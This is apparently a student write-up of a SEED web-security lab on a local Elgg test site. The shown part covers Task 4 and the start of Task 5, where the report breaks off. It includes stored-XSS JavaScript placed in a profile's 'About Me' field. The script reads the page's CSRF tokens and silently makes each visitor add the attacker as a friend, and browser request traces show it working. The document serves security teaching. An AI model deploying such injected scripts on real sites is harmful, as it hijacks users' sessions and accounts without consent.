

Task 4: Becoming the Victim's Friend

Using Firefox's HTTP inspection tool, Figure 1 to 3 shows what the legitimate Add-Friend HTTP GET request looks like when Alice adds Samy as a friend. We note from Figure 1 that Sam's GUID is 47.




```
www.xsslabelgg.com/profile/samy

Sta...  Method  Fil
200     GET     elgg....
200     GET     add?...

Query string
  __elgg_token: {…}
    0: _4A4sCZyWkhrz2rTapfTCg
    1: _4A4sCZyWkhrz2rTapfTCg
  __elgg_ts: {…}
    0: 1585199468
    1: 1585199468
  friend: 47

2 requests   58.45 KB /
```

Figure 1: Legitimate Add-Friend HTTP GET Request (Params)



```
www.xsslabelgg.com/profile/samy

Sta...  Method  Fil
200     GET     elgg....
200     GET     add?...

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=158519946…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Response headers (321 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 364
  Content-Type: application/json;charset=utf-8
  Date: Thu, 26 Mar 2020 05:11:29 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
  Accept: application/json, text/javascript, */*; q=0.01
  Accept-Encoding: gzip, deflate

2 requests   58.45 KB /
```

Figure 2: Legitimate Add-Friend HTTP GET Request (Response Headers)




```
Sta...   Method   Fil
200      GET      elgg....
200      GET      add?...
```

```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=158519946…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=un3ok2udh7m48nf1sf570g7cg3
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
X-Requested-With: XMLHttpRequest
```

Figure 3: Legitimate Add-Friend HTTP GET Request (Request Headers)


By understanding what the add-friend HTTP request looks like, a JavaScript program like that in Figure 4 can be written to send out the same request.



```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
               "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Figure 4: Add-friend HTTP GET Request JavaScript Code

As shown in Figure 5, the code shown in Figure 4 was placed in the "`About Me`" field of Samy's profile page in the `Text mode` to ensure that no additional code is added to our attacking code.


Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
Edit profile
Visual editor

Display name: Samy


About me:

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token; //FILL IN
```

Public

Figure 5: JavaScript Code in Samy's Profile


Logging in as Alice, when Alice visits Samy's profile page, it can be seen from Figure 6 and 7 that Samy is automatically added as Alice's friend as the add-friend GET request is immediately made. We note in Figure 7 that Samy's GUID, 47, is indicated in the GET request as expected since we note that in the legitimate request, Samy's GUID is 47 and we have indicated so in the code in Figure 4.



```
Sta...  Method  Fil
304     GET     color..
304     GET     jquer..
304     GET     jquer..
304     GET     requi..
304     GET     requi..
304     GET     elgg.js
304     GET     44to...
304     GET     47lar..
304     GET     47sm..
304     GET     en.js
304     GET     init.js
304     GET     read...
304     GET     Plugi..
302     GET     add?..
200     GET     samy
18 requests   142.89 KB
```

```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=158520044…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (458 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=uq42imuv9o53n5mjdmlhgqqb64
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 6: Javascript Add-Friend HTTP Get Request (Headers)


www.xsslabelgg.com/profile/samy
Most Visited
SEED Labs
Sites for Labs
Remove friend
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs
Headers Cookies Params Response Timings Stack Trace
Filter request parameters

```
Sta...  Method  Fil
304     GET     color..
304     GET     jquer..
304     GET     jquer..
304     GET     requi..
304     GET     requi..
304     GET     elgg.js
304     GET     44to...
304     GET     47lar..
304     GET     47sm..
304     GET     en.js
304     GET     init.js
304     GET     read...
304     GET     Plugi..
302     GET     add?..
200     GET     samy
18 requests   142.89 KB
```

```
Query string
  __elgg_token: LfMReyny4pyW-vEy1sNnMA
  __elgg_ts: 1585200440
  friend: 47
```

Figure 7: Javascript Add-Friend HTTP Get Request (Params)

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?
They are needed to prevent CSRF attacks from being successfully executed.


The server embeds a random secret value inside each web page. When a request is initiated from this page, the secret value is included with the request. The server checks this value to see whether a request is cross-site or not. Pages from a different origin will not be able to access the value and this is guaranteed by browsers due to the same origin policy. The secret is randomly generated and is different for different users, so there is no way for the attackers to guess or find out this secret. The `Elgg` security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. `Elgg` then validates the generated token and timestamp to defend against the CSRF attack. If the tokens are not present or invalid, the user, or attacker in this case, will be redirected.

As such, the attacker cannot send these secret tokens in the CSRF attack and are prevented from finding out the secret tokens from the web page as cross-sites cannot obtain this secret token. Forged requests by cross-sites can be easily identified by the sever and the web page will not send the embedded secret token in their pages to the attacker. This prevents the CSRF attack from being successful.

Question 2: If the `Elgg` application only provide the Editor mode for the "`About Me`" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
No, you cannot. This is because the Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. The Javascript code placed in the Editor mode will be enclosed with the relevant HTML tags and will be read as HTML instead of Javascript, thus the attack will not be successfully launched with the extra HTML code added to our attacking Javascript code.

Task 5: Modifying the Victim's Profile


The normal editing of Samy's profile appears as shown in Figure 8 by using Firefox's HTTP inspection tool. When Samy presses the "Submit" button which results in a HTTP POST request, all the completed fields in the form is sent. We can see that the location is `http://www.csrflabelgg.com/profile/samy` as shown in Figure 8, while the referrer is `http://www.csrflabelgg.com/profile/samy/edit` as shown in Figure 9 since Samy is editing his own profile.



Sta...	Method	Fil
302	POST	edit
200	GET	samy
200	GET	font-..
200	GET	elgg...
200	GET	color..
200	GET	47lar..
200	GET	47sm..
200	GET	jquer..
200	GET	jquer..
200	GET	requi..
200	GET	requi..
200	GET	elgg.js
200	GET	en.js
200	GET	init.js
200	GET	read...

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Mar 2020 05:34:35 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (510 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
```

Figure 8: Legitimate Edit Profile HTTP Post Request (Response Headers)




Sta...	Method	Fil
302	POST	edit
200	GET	samy
200	GET	font-..
200	GET	elgg...
200	GET	color..
200	GET	47lar..
200	GET	47sm..
200	GET	jquer..
200	GET	jquer..
200	GET	requi..
200	GET	requi..
200	GET	elgg.js
200	GET	en.js
200	GET	init.js
200	GET	read...

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Server: Apache/2.4.18 (Ubuntu)
Request headers (510 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 1414
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=daigrcne4kcaoc803ig2fei7a0
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

